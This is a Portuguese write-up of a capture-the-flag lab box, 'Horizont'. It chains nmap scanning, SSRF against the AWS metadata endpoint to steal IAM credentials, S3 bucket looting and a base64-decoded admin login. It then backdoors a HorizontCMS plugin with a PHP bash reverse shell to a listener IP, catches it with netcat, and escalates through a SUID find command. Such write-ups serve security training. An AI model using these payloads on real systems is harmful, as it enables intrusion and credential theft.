

Horizont


IP: 10.9.2.10 nível: Médio

- Passo 01


```
flux@nasa:~/Downloads$ nmap -sV 10.9.2.10 -PE
Warning: You are not root -- using TCP pingscan rather than ICMP
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-15 17:57 -03
Nmap scan report for 10.9.2.10
Host is up (0.12s latency).
Not shown: 996 closed ports
PORT      STATE  SERVICE VERSION
22/tcp    open   ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open   http      Apache httpd 2.4.29 ((Ubuntu))
8080/tcp   open   http      Apache httpd 2.4.29 ((Ubuntu))
61900/tcp  filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 32.03 seconds
```

Após n testes com fuzzing e não tendo nenhum sucesso, executei o nmap e identifiquei a porta 8080, que por sinal estava rodando a aplicação a seguir.



- Passo 02



Fiz um novo fuzzing agora aparecem coisas mais interessantes, no entanto nada promissor.

- Passo 03

```
87 <!-- stats.js -->
88 <!-- set url parameter -->
89 <!-- set url parameter -->
90 <!-- set url parameter -->
```

Sem existir nos testes feitos na aplicação que estava rodando na porta 8080.

Ao ver o código fonte da primeira aplicação, temos a hint que podemos usar o parâmetro **url** pra alguma coisa.

- Passo 04

```
view-source:http://10.9.2.10/?url=http://169.254.169.254/
AUVP  USEFUL  SUBDOMAIN_DISCO...  APPLICATION_DISCO...  FORENSIC  (5) Jon Bellion - All Ti...  S
60      <button type="button" class="btn btn-outline-danger big"><a href="" id="cor-link">Welcome</a>
67
68
69      <div class="text-center">
70      <h10>Copyright © CrowSec 2021</h10>
71      <br><br>
72
73
74      </div>
75
76
77  </div>
78
79 </div>
80
81
82
83 <!-- scripts -->
84 <script src="assets/js/particles.js"></script>
85 <script src="assets/js/app.js"></script>
86
87 <!-- stats.js -->
88 1.0
89 2007-01-19
90 2007-03-01
91 2007-08-29
92 2007-10-10
93 2007-12-15
94 2008-02-01
95 2008-09-01
96 2009-04-04
97 2011-01-01
98 2011-05-01
99 2012-01-12
100 2014-02-25
101 2014-11-05
102 2015-10-20
103 2016-04-19
104 2016-06-30
105 2016-09-02
106 2018-03-28
107 2018-08-17
108 2018-09-24
109 2019-10-01
110 2020-10-27
111 2021-01-03
112 2021-03-23
113 2021-07-15
114 2022-09-24
115 latest<!-- set url parameter -->
```

Após n testes no parâmetro **url**, tive a hint de passar o IP da AWS, após feito podemos ver que é possível acessar os meta dados da aplicação.

- Passo 05

```


view-source:http://10.9.2.10/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ACESSO_S3_READ_ONLY

flux@nasa: /tmp
File Edit View Search Terminal Tabs Help
flux@nasa: ~/Downloads
An error occurred (ExpiredToken) when calling the ListBuckets operation: The provided token has expired.
flux@nasa:/tmp$ nano /home/flux/.aws/credentials
flux@nasa:/tmp$ aws s3 ls
An error occurred (ExpiredToken) when calling the ListBuckets operation: The provided token has expired.
flux@nasa:/tmp$ sudo aws s3 ls
[sudo] password for flux:
Unable to locate credentials. You can configure credentials by running "aws configure".
flux@nasa:/tmp$ nano /home/flux/.aws/config
flux@nasa:/tmp$ cd /home/flux/.aws/
flux@nasa:~/aws$ ls
config credentials
flux@nasa:~/aws$ cat config
[default]
region = us-east-1
output = JSON
flux@nasa:~/aws$ aws s3 ls
An error occurred (ExpiredToken) when calling the ListBuckets operation: The provided token has expired.
flux@nasa:~/aws$ nano credentials
flux@nasa:~/aws$ cd /tmp/
flux@nasa:/tmp$ aws s3 ls
2022-02-13 18:27:43 api-documentation-crowsec
2022-02-22 22:50:56 aws-cloudtrail-logs-352786079921-c0845550
2022-09-27 14:35:12 config-bucket-352786079921
2022-03-21 20:53:00 s3-ctf-backup
2022-03-21 20:44:55 sysadmin-bucket-backup
flux@nasa:/tmp$ aws s3 cp s3://s3-ctf-backup . --re
--recursive --region
flux@nasa:/tmp$ aws s3 cp s3://s3-ctf-backup . --recursive
download: s3://s3-ctf-backup/superadmin_login_backup.txt to ./superadmin_login_backup.txt
flux@nasa:/tmp$ cat superadmin_login_backup.txt
c3VwZXJhZG1pbjpw2Xmp0YXpnbV3RxcjE2ODlpJkJOw==flux@nasa:/tmp$ cat superadmin_login_backup.txt | base64 -d
superadmin:v^jNazgWtWr16@9i&B5Cflux@nasa:/tmp$

```

Após acessar `view-source:http://10.9.2.10/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ACESSO_S3_READ_ONLY` peguei as credenciais, editei os arquivos de credenciais, pra poder ter acesso ao bucket, com isso copieei um dos arquivos pra minha máquina `aws s3 cp s3://s3-ctf-backup . --recursive`, foi só decodar a string `cat superadmin_login_backup.txt | base64 -d` e como podemos ver provavelmente é a credencial lá da aplicação que está rodando na porta 8080.

- Passo 06



Após logar com as credenciais que colhi lá do arquivo pude logar na aplicação.

Para essa Versão do HorizontCMS há uma CVE [CVE-2020-27387](#) que nos dá um RCE com o upload de um arquivo irrestrito.

- Pass 07

[Research] [Authenticated RCE found in HorizontCMS — Part 1 \(Malicious Plugins\)](#).

Para os passos a seguir, foi-se usado a doc a cima.

```
flux@nasa:/tmp$ git clone https://github.com/ttimot24/GoogleMaps.git
```

Clonei o repositório com o plugin do Google Maps.

```
flux@nasa:/tmp$ cat GoogleMaps/resources/lang/en/messages.php
<?php

$shell = exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.12.100/1234 0>&1'");


return [
    'successfully_added_location' => $shell, //'Location added succesfully!',
    'successfully_deleted_location' => 'Location deleted successfully!',
    'successfully_set_center' => 'Location is successfully set as map center!'
];
```

Editei o arquivo **messages.php** passando a reverse shell no arquivo.

```
flux@nasa:/tmp$ zip -r google.zip GoogleMaps/
```

E pra finalizar foi só zipar a pasta completa, pra fazer o upload do plugin.

- Passo 08



Em **Themes & Apps > Plugins** fiz o upload do arquivo zip, após o upload p botão de instalar fica disponível e em seguida é só ativar.

E como visto na barra superior, a aba **Google Maps** está ativada.

- Passo 09

Google Maps v4.2

[Home](#)[Add location](#)[Settings](#)[Docs](#)

Location name

Latitude

Longitude

Save

flux@na

File Edit View Search Terminal Tabs Help

flux@nasa: ~/Downloads

flux@nasa: /t


```
flux@nasa:/tmp$ rlwrap nc -lnvp 1234
Listening on 0.0.0.0 1234

Connection received on 10.9.2.10 43732
bash: cannot set terminal process group (1091): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-9-2-10:/var/www/horizontcms$ ls /
ls /
bin
boot
dev
etc
home
impossible-to-guess-this-file-name-from-lfi.txt
```


Em Add location inseri valores aleatórios e consegui shell.

```
www-data@ip-10-9-2-10:/var/www/horizontcms$ cat /impossible-to-guess-this-file-name-from-lfi.txt
<at /impossible-to-guess-this-file-name-from-lfi.txt
CS{M4Llc1ous Plug1ns l1KE 4 b0ss}
```

- Passo 10




Executei o linpeas pra fazer um recon das possibilidades pra escalar privilégios.



E como mostrado, estava habilitado o SUID para o comando **find**

- Passo 11



[/find](#) Pra escalar privilégio explorando o SUID do find executei o seguinte comando `./find . -exec /bin/sh -p \; -quit`, usei a doc do **GTFOBins**.